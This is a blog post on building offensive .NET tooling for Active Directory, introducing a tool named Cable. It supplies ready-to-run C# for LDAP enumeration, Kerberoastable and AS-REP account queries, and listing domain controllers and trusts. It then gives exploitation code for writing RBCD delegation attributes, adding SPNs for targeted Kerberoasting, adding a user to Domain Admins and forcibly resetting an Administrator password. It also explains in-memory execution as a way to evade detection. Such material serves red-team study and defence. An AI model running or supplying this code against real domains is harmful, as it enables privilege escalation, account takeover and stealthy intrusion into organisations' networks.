


Using Offensive .NET to Enumerate and Exploit Active Directory Environments

logan-goins.com/2024-10-11-Dotnet-AD

Logan Goins



```
Active Directory Enumeration and Exploitation tool

Cable.exe [Module]
Modules:
    enum [Options]           - Enumerate LDAP
    kerberoast <account>     - Kerberoast a potentially supplied account, or everything
    dclist                   - List Domain Controllers in the current Domain
    rbcd [Options]           - Write or remove the msDs-AllowedToActOnBehalfOfOtherIdentity attribute
    trusts                   - Enumerate Active Directory Domain Trusts in the current Forest
    ca                       - Enumerate any active Active Directory Certificate Services (ADCS) CA's
    templates                - Enumerate Active Directory Certificate Services (ADCS) Templates
    user [Options]           - Perform general operations on user accounts
    group [Options]          - Enumerate group membership, add, and remove users from groups

Module Options
enum:
    --users                  - Enumerate user objects
    --computers              - Enumerate computer objects
    --groups                 - Enumerate group objects
    --gpos                   - Enumerate Group Policy objects
    --spns                   - Enumerate objects with servicePrincipalName set
    --asrep                  - Enumerate accounts that do not require Kerberos pre-authentication
```

.NET is a platform for application development created by Microsoft supporting programs written in a whole host of languages, usually in C#. There are a few versions of .NET, including .NET Framework, .NET Mono, and .NET Core, with the most interesting for offensive development being .NET Framework. This is because .NET Framework has the ability to run natively in Windows and Windows Server environments without the need for any additional dependency installation. Meaning by default it has the greatest operating-system compatibility for Windows and allows post-exploitation procedures natively by loading .NET assemblies in memory through a C2 channel using `execute-assembly` or `inlineExecute-Assembly`. Additionally, because .NET is a Microsoft product and Microsoft wants to ensure compatibility with adjacent products, there's a large amount of previously built out methods, classes, and even entire namespaces to interact with Active Directory environments. This makes it one of the most optimal platforms to create tools for offensive operations on Active Directory environments to be used after gaining a successful foothold through an active C2 channel.

Recently I have been delving into offensive .NET and the abstraction it provides for interacting with Active Directory protocols, while simultaneously building out a tool called Cable to provide examples of how a few of the common Active Directory focused attacks can be executed from an offensive programmatic and tool development perspective. This is mostly so I can gain a greater understanding of how these attacks work on a lower-level

and how .NET tooling is commonly developed, while also creating a medium to share my knowledge that others can learn from. Cable can be found on my [Github](#). Note that all of these techniques showcased are likely not the only way to accomplish these tasks and are just the way I decided to execute these procedures. I'll be trying to breakdown most of the code into parts for better understanding of the techniques.

These examples are not directly from the Cable project, but instead customized examples for the purpose of understanding the Active Directory interaction using the least amount of .NET required for simplicity sakes. For practical examples in an offensive tooling context consult the Cable Github [repo](#).

Enumeration

Enumeration is by-far one of the most important procedures to conduct after gaining initial access, especially if you wish to move further into the Active Directory environment or escalate your privileges. Enumeration is how you find the vulnerabilities to do so, and utilizing stealthy Active Directory enumeration should be a top priority to find misconfigurations in the client environment while staying undetected. There is no better way to maintain stealth than to utilize the official Microsoft .NET namespaces for interacting with the various protocols required, ideally the interaction with these services would blend in with benign traffic from other operations within the network.

General LDAP Enumeration

General LDAP enumeration is quite streamlined from a .NET perspective, likely due to the reliance of Active Directory on LDAP. The `System.DirectoryServices` namespace has a number of pre-built functionality for interacting with specifically LDAP or LDAP(S). Not only this, but LDAP is the primary place for data storage in Active Directory environments, which means this first example is the most useful and flexible of all the briefly touched on enumeration techniques.

To begin LDAP enumeration first utilize the `DirectoryEntry` class in the `System.DirectoryServices` namespace to bind to the root of the LDAP service on the Domain Controller. The definition of this class in the MSDN states: "The `DirectoryEntry` class encapsulates a node or object in the Active Directory Domain Services hierarchy". If we initialize a new instance of the `DirectoryEntry` class without a constructor specified we'll automatically bind to the root of Active Directory Domain Services (ADDS) on the current domain with everything being handled in the background.

```
DirectoryEntry de = new DirectoryEntry();
```

We specifically need this `DirectoryEntry` object defined for the next step of enumeration, defining a `DirectorySearcher` object that we can interact with for control over the queries run on ADDS. We need to use the `DirectoryEntry` object we just defined: `de` to pass into

DirectorySearcher class as a constructor so we can start our search from the root of ADDS.

```
DirectorySearcher ds = new DirectorySearcher(de);
```

We can then set the Filter property on this object, ds, to our LDAP query. The MSDN defines the Filter property on the DirectorySearcher class to “Get or set a value indicating the Lightweight Directory Access Protocol (LDAP) format filter string.”

For example we can set our LDAP query against ADDS to enumerate accounts with the servicePrincipalName attribute set, that are not disabled with the userAccountControl bit 2, are not the krbtgt domain account, and are domain users. The accounts resolved would be high value accounts very likely to be associated with services on the domain, and are also Kerberoastable.

```
ds.Filter = "(&(&(servicePrincipalName=*)(!samAccountName=krbtgt))  
(!useraccountcontrol:1.2.840.113556.1.4.803:=2)(samAccountType=805306368))";
```

Next we define a SearchResultCollection variable to hold our search results from the enumeration procedures and set it equal to the return value of the DirectorySearcher object's FindAll() method, this method performs the enumeration and returns us all the results. The MSDN's description of the FindAll() method in the DirectorySearcher class is defined as: “Executes the search and returns a collection of the entries that are found.”

```
SearchResultCollection results = ds.FindAll();
```

After we've retrieved the SearchResultCollection value from the FindAll() method, the only thing left to do is parse the results of our query and display them in a readable manner.

We can iterate over each SearchResult value in SearchResultCollection with a foreach loop, and grab specific attributes and their values from the returned objects. Some of the main LDAP attributes to grab and display that come to mind as a baseline are samAccountName, objectSid, and distinguishedName. We can get a string value from the attributes for samAccountName and distinguishedName by referencing the first key in the SearchResult values Properties attribute and calling the ToString() method on it.

As for the objectSid attribute, it's slightly different because the SID in Active Directory environments is stored as a binary value. So we'll have to read it as a byte array and use it as a constructor to the a class used for handling SID's, SecurityIdentifier in the System.Security.Principal namespace. We can then get the string value by referencing the Value property on that previously created SecurityIdentifier object.

```
foreach (SearchResult sr in results)  
{
```

```
    Console.WriteLine("\nsamAccountName: " + sr.Properties["samAccountName"]
```

```
[0].ToString());

    SecurityIdentifier sid = new SecurityIdentifier(sr.Properties["objectSid"][0]
as byte[], 0);
    Console.WriteLine("objectSid: " + sid.Value);

    Console.WriteLine("distinguishedName: " + sr.Properties["distinguishedName"]
[0].ToString());
}
```

After executing the program, it will authenticate automatically and bind to the ADDS root, then execute the LDAP query and return the results, which are then parsed and output using the foreach loop. Because LDAP is so ingrained into how Active Directory operates, while using this simple method of LDAP enumeration you can not only get a better understanding of the baseline collections of objects including users, groups, and Administrators, but much more impactful potential avenues of exploitation including principals who can delegate to other services as an example.

The full example code is supplied below:

```
DirectoryEntry de = new DirectoryEntry();
DirectorySearcher ds = new DirectorySearcher(de);
SearchResultCollection results = ds.FindAll();
foreach (SearchResult sr in results)
{

    Console.WriteLine("\nsamAccountName: " + sr.Properties["samAccountName"]
[0].ToString());
    SecurityIdentifier sid = new SecurityIdentifier(sr.Properties["objectSid"][0]
as byte[], 0);
    Console.WriteLine("objectSid: " + sid.Value);
    Console.WriteLine("distinguishedName: " + sr.Properties["distinguishedName"]
[0].ToString());
}
```

A few other examples of ideal LDAP queries for enumeration are also listed below:

Objects	Query
Domain users	(&(ObjectCategory=person)(ObjectClass=user))
Domain computers	(ObjectClass=computer)
Domain groups	(ObjectCategory=group)
Group Policy objects	(ObjectClass=groupPolicyContainer)

Objects	Query
Users that do not require Kerberos pre-authentication	<code>(&(userAccountControl:1.2.840.113556.1.4.803:=4194304)(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))</code>
Admin accounts	<code>(&(admincount=1)(objectClass=user))</code>
Accounts with unconstrained delegation	<code>(userAccountControl:1.2.840.113556.1.4.803:=524288)</code>
Accounts with constrained delegation	<code>(msds-allowedtodelegateto=*)</code>
Accounts with Resource-Based Constrained Delegation (RBCD) set	<code>(msds-allowedtoactonbehalfofotheridentity=*)</code>

Enumerating Domain Controllers

Enumerating Domain Controllers, including knowing the addresses and versions of Domain Controllers in the current domain is a primary step in environmental understanding and gaining a better situational context. Enumerating domain controllers is quite easy, with only a few lines of code using the `Domain`, `DomainController`, and `DomainControllerCollection` classes in the `System.DirectoryServices.ActiveDirectory` namespace.

First we can get a `Domain` object by calling the `GetCurrentDomain()` method apart of the `Domain` class.

```
Domain domain = Domain.GetCurrentDomain();
```

We can utilize this `Domain` object to enumerate all the Domain Controllers in the current domain, using the `FindAllDomainControllers()` method. This returns us a `DomainControllerCollection` value.

```
DomainControllerCollection dcs = domain.FindAllDomainControllers();
```

Finally we can iterate over each `Domain Controller` object and gather information from it.

```
foreach (DomainController controller in dcs)
{
```

```

        Console.WriteLine("\n" + controller.Name + "\n=====");
        Console.WriteLine("IP: " + controller.IPAddress);
        Console.WriteLine("Version: " + controller.OSVersion + "\n");
    }

```

When run, the code will enumerate the current domain, then enumerate the active Domain Controllers in the domain, and finally while iterating over each Domain Controller object it'll display information such as IP address and operating system version for each.

The final example code is listed below:

```

Domain domain = Domain.GetCurrentDomain();
DomainControllerCollection dcs = domain.FindAllDomainControllers();
foreach (DomainController controller in dcs)
{
    Console.WriteLine("\n" + controller.Name + "\n=====");
    Console.WriteLine("IP: " + controller.IPAddress);
    Console.WriteLine("Version: " + controller.OSVersion + "\n");
}

```

Enumerating Trusts

Mapping trust relationships between domains can be extremely useful for understanding both operational and environmental context while attempting to gain a better understanding of the client network. Trust relationships define how resources can be shared between domains or forests, and how they interact with each other, meaning that successfully identifying the domain or forest trusts and their relationships can be paramount for lateral movement between the various potential assets in the environment. Just like Domain Controllers, enumerating trusts is extremely easy with built in capability for enumerating both forest and domain trusts.

To enumerate trusts between forests, first use the `Forest` class and the `GetCurrentForest()` method to return an object representing the current forest.

```
Forest forest = Forest.GetCurrentForest();
```

Then we can then use this object to get all the trust relationships between potential forests in the form of an `TrustRelationshipInformationCollection` using the `GetAllTrustRelationships()` method.

```
TrustRelationshipInformationCollection trusts = forest.GetAllTrustRelationships();
```

Finally just like the `DomainControllerCollection` object, we iterate through the trust collection object and display attributes of the object. This includes the source forest name, the target forest name, the trust direction, and the trust type.

```

foreach (TrustRelationshipInformation trust in trusts)
{
    Console.WriteLine("Source: " + trust.SourceName);
}

```

```

        Console.WriteLine("Target: " + trust.TargetName);
        Console.WriteLine("Direction: " + trust.TrustDirection);
        Console.WriteLine("Trust Type: " + trust.TrustType);
    }

```

If your goal is to enumerate domain trusts instead of forest trusts you can instead get a Domain object using the `GetCurrentDomain()` method in the `Domain` class, and just like the `Forest` class, call `GetAllTrustRelationships()` to receive a collection object. Then iterate over it just like a forest trust information collection.

The example code for forest trust enumeration is listed below:

```

Forest forest = Forest.GetCurrentForest();
TrustRelationshipInformationCollection trusts = forest.GetAllTrustRelationships();

foreach (TrustRelationshipInformation trust in trusts)
{
    Console.WriteLine("Source: " + trust.SourceName);
    Console.WriteLine("Target: " + trust.TargetName);
    Console.WriteLine("Direction: " + trust.TrustDirection);
    Console.WriteLine("Trust Type: " + trust.TrustType);
}

```

Exploitation

Once vulnerabilities in an Active Directory environment have been identified, such as some Discretionary Access Control List (DACL) focused attack vectors using a tool such as Bloodhound, the next step is active exploitation of the vulnerability. This may include principal takeover using Resource-Based Constrained Delegation by modifying the `msDs-AllowedToActOnBehalfOfOtherIdentity` attribute, a targeted Kerberoasting attack by modifying the `servicePrincipalName` attribute, adding the current user context to a controlled group, or even a direct password change on an account if the privileges configured permit it. All the techniques covered in this section will be specifically DACL focused exploitation in Active Directory environments, due to its commonality.

Writing to msDs-AllowedToActOnBehalfOfOtherIdentity

As previously mentioned, writing to `msDs-AllowedToActOnBehalfOfOtherIdentity` with another accounts Security Identifier (SID) permits the account identified by the SID to delegate to the account which the attribute has been modified on, this is called Resource-Based Constrained Delegation (RBCD). This technique is especially important in the context of device takeover using overly permissive Access Control Entries (ACE) in Active Directory environments. While we may have `GenericAll` or `GenericWrite` over the target computer account, how do we actually exploit it? Using our write primitive we can write the

SID of a previously controlled account with a `servicePrincipalName` set, potentially a newly added machine account (if the `machineAccountQuota` is greater than 0), then use that controlled computer to delegate to the target computer as whatever Active Directory principal we wish. Usually we would choose a user within the "Domain Admins" group for guaranteed command execution onto the target. Note: although we have delegation access to the target computer, we cannot use that context to authenticate to other resources in the domain as the user in "Domain Admins", it's just restricted to the target resource.

We can write the `msDs-AllowedToActOnBehalfOfOtherIdentity` attribute just as easy as we can read it using a large portion of the previously shown classes and method calls. We'll first need a method for account to SID lookup since we need to write the SID of our controlled account to the target account. Note this step isn't absolutely required if you wanted to enumerate and hardcode the SID yourself. I've built out a method to automate the action which takes the account we'd like to look up the SID for as a parameter and utilizes the same techniques shown in the enumeration section to return the designated SID associated with the account.

The code for the SID lookup method is shown below:

```
public static string accountToSidLookup(string account)
{
    SearchResultCollection results;

    DirectoryEntry de = new DirectoryEntry();
    DirectorySearcher ds = new DirectorySearcher(de);

    string query = "(samaccountname=" + account + ")";
    ds.Filter = query;
    results = ds.FindAll();
    string accountSid = null;

    foreach (SearchResult sr in results)
    {
        SecurityIdentifier sid = new SecurityIdentifier(sr.Properties["objectSid"]
[0] as byte[], 0);
        accountSid = sid.Value;
    }

    return accountSid;
}
```

We can now start our primary method for writing RBCD, starting off by utilizing the `accountToSidLookup` method above to enumerate the desired SID:

```
string sid = accountToSidLookup(account);
```


Using the `RawSecurityDescriptor` class in the `System.Security.AccessControl` namespace, we can create the binary representation of the `msDs-AllowedToActOnBehalfOfOtherIdentity` attribute including our desired SID and place it in the descriptor byte array.

```
RawSecurityDescriptor rsd = new RawSecurityDescriptor("0:BAD:
(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;\" + sid + \");
Byte[] descriptor = new byte[rsd.BinaryLength];
rsd.GetBinaryForm(descriptor, 0);
```

Next, to write the attribute, we have to have a `SearchResult` object representing the target LDAP object. So we're required again to use some previously covered topics from the enumeration section and find the LDAP object associated with the target by querying its `samAccountName`.

```
SearchResultCollection results;

DirectoryEntry de = new DirectoryEntry();
DirectorySearcher ds = new DirectorySearcher(de);

string query = "(samaccountname=\"" + target + "\");
ds.Filter = query;
results = ds.FindAll();
```

While only one object will be returned, I opted to use a `foreach` loop for ease of access to the `SearchResult` object in the returned `SearchResultCollection`. We need to get the directory entry of the `SearchResult`, we can do this by calling the `GetDirectoryEntry()` method on it. Then we can call the `Add()` method to add the descriptor to the specified attribute, in this case `msDs-AllowedToActOnBehalfOfOtherIdentity`. Finally call the `CommitChanges()` method to save the changes.

```
foreach (SearchResult sr in results)
{
    DirectoryEntry mde = sr.GetDirectoryEntry();
    mde.Properties["msds-allowedtoactonbehalffotheridentity"].Add(descriptor);
    mde.CommitChanges();
}
```

Now that the `msDs-AllowedToActOnBehalfOfOtherIdentity` attribute has been modified, a service ticket can be requested for the target account from the controlled account using `Service for User to Proxy (S4U2Proxy)`, which requires a forwardable Ticket Granting Ticket (TGT) from a `Service for User to Self (S4U2Self)` to impersonate whichever desired user account. This process is the next step of the RBCD attack, which will not be covered with a code example.

The full example code is listed below:

```
public static string accountToSidLookup(string account)
{
```

```

        SearchResultCollection results;

        DirectoryEntry de = new DirectoryEntry();
        DirectorySearcher ds = new DirectorySearcher(de);

        string query = "(samaccountname=" + account + ")";
        ds.Filter = query;
        results = ds.FindAll();
        string accountSid = null;

        foreach (SearchResult sr in results)
        {
            SecurityIdentifier sid = new SecurityIdentifier(sr.Properties["objectSid"]
[0] as byte[], 0);
            accountSid = sid.Value;
        }

        return accountSid;
    }

    static void Main(string[] args)
    {

        string account = "MS$"; // Change this
        string target = "DC$"; // Change this
        string sid = accountToSidLookup(account);

        RawSecurityDescriptor rsd = new RawSecurityDescriptor("0:BAD:
(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;; " + sid + ")");
        Byte[] descriptor = new byte[rsd.BinaryLength];
        rsd.GetBinaryForm(descriptor, 0);

        SearchResultCollection results;
        DirectoryEntry de = new DirectoryEntry();
        DirectorySearcher ds = new DirectorySearcher(de);

        string query = "(samaccountname=" + target + ")";
        ds.Filter = query;
        results = ds.FindAll();

        foreach (SearchResult sr in results)
        {
            DirectoryEntry mde = sr.GetDirectoryEntry();
            mde.Properties["msds-allowedtoactonbehalffofotheridentity"].Add(descriptor);
            mde.CommitChanges();
        }
    }
}

```

Writing to servicePrincipalName

Writing to the `servicePrincipalName` attribute is a step utilized as a part of a targeted Kerberoasting attack, where after writing to the `servicePrincipalName` attribute any domain user has the ability to request a service ticket for the target user. This gives such a domain user the ability to gain access to the accounts plaintext credentials (if they're weak) due to the service ticket requested being encrypted with the target accounts hash.

Writing to the `servicePrincipalName` attribute is exactly like writing `msDs-AllowedToActOnBehalfOfOtherIdentity` except without a large portion of the steps for gathering a valid SID. First we'll need to gather a `SearchResult` for the target object, then gather an associated `DirectoryEntry` object to interact with. Next call the `Add()` method just like the previous section on the specified attribute while passing in the desired value. Finally call `CommitChanges()` to save.

The full code for this example is below:

```
SearchResultCollection results;

DirectoryEntry de = new DirectoryEntry();
DirectorySearcher ds = new DirectorySearcher(de);

string user = "Administrator"; // Change this
string spn = "spn/spn";        // Change this

string query = "(samaccountname=" + user + ")";
ds.Filter = query;
results = ds.FindAll();

foreach (SearchResult sr in results)
{
    DirectoryEntry mde = sr.GetDirectoryEntry();
    mde.Properties["serviceprincipalname"].Add(spn);
    mde.CommitChanges();
}
```

Group Exploitation

Having a write primitive over a group object because of a permissive Access Control Entry (ACE) allows us to add users to that group, for example our own user. This group which we have write access to could also hold additional privileges in the Active Directory environment, furthering our access and allowing us to potentially interact with more resources or laterally move. While you may be thinking the obvious exploitation method for this technique would be to just use the built in Windows utility `net.exe`, for operational security (OPSEC) considerations executing the group adding procedure using a .NET assembly in memory is much less likely to get detected. These OPSEC considerations include the fact

that you might be required to spawn `cmd.exe` or `powershell.exe` to execute `net.exe`, which is commonly flagged and very likely logged.

The `System.DirectoryServices.AccountManagement` namespace has some capability we can utilize to add our current user or any other user to a group which we have control over. Adding any user to a target group can be done in four simple lines.

First we're required to create a `PrincipalContext` object by instantiating a new `PrincipalContext` class with the `ContextType` of `Domain` passed in as a constructor.

```
PrincipalContext ctx = new PrincipalContext(ContextType.Domain);
```

We can then use this context as a parameter along with the target group in the `FindByIdentity()` method in the `GroupPrincipal` class to create a `GroupPrincipal` object which represents the target group that we can freely interact with.

```
GroupPrincipal groupPrincipal = GroupPrincipal.FindByIdentity(ctx, group);
```

Finally we can use the `Add()` method while passing in a specified user as a member of the target group and using the previously created context with `SamAccountName` as the `IdentityType`. Then save our changes by calling the `Save()` method.

```
groupPrincipal.Members.Add(ctx, IdentityType.SamAccountName, user);  
groupPrincipal.Save();
```

The full example code is listed below:

```
string group = "Domain Admins"; // Change this  
string user = "jdoe";           // Change this  
  
PrincipalContext ctx = new PrincipalContext(ContextType.Domain);  
GroupPrincipal groupPrincipal = GroupPrincipal.FindByIdentity(ctx, group);  
groupPrincipal.Members.Add(ctx, IdentityType.SamAccountName, user);  
groupPrincipal.Save();
```

Changing Passwords

While it is a quite disruptive action to change a users password while having no knowledge of their previous password mostly due to the possibility of account lockout for the end user, it is still a possibility of account access given a write primitive on an account or having `ForceChangePassword` set. Just like permissive ACE's leading to group exploitation, this procedure could be done quite a few ways, including usage of the `net.exe` binary. Remember, utilizing raw command execution for a procedure such as this has bad OPSEC considerations. Just like group ACE exploitation its recommended to execute a .NET assembly in memory to preform exploitation.

Once again, changing passwords for accounts utilizes a large portion of previous topics covered in this blog post.

First we'll need to gather a `SearchResult` object and associated `DirectoryEntry` object which represents the target account that we can freely interact with, we can use our previous methods that we covered for interacting with LDAP. Then finally call the `Invoke` method on the `DirectoryEntry` object, according to the MSDN this will "call a method on the native Active Directory Domain Services object.", in our case changing the password for the target object.

The full code for this example is below:

```
string user = "Administrator"; // Change this
string password = "P@ssw0rd"; // Change this

SearchResultCollection results;

DirectoryEntry de = new DirectoryEntry();
DirectorySearcher ds = new DirectorySearcher(de);

string query = "(samaccountname=" + user + ")";
ds.Filter = query;
results = ds.FindAll();
foreach (SearchResult sr in results)
{
    DirectoryEntry mde = sr.GetDirectoryEntry();
    mde.Invoke("SetPassword", new object[] { password });
}
```

Conclusion

Previously built Microsoft .NET capabilities and abstraction usually used for performing common tasks in an Active Directory environment can be just as easily utilized for offensive purposes. This, combined with the ease of executing .NET assemblies in memory makes Active Directory focused tooling written in .NET easy to create and quite effective at stealthy interaction. One of the only factors that could be seen as a downside to using Active Directory interaction with .NET is the inevitable reality of attempting an action for which pre-created abstraction is not engineered, which might require you to create your own capability. Although yes, .NET cannot do everything, this is not necessarily a downside since such an action would require the same customization just the same in another language.

All the code used in this post are fully customized examples for demonstration purposes, please visit Cable's GitHub [repo](#) for practical examples.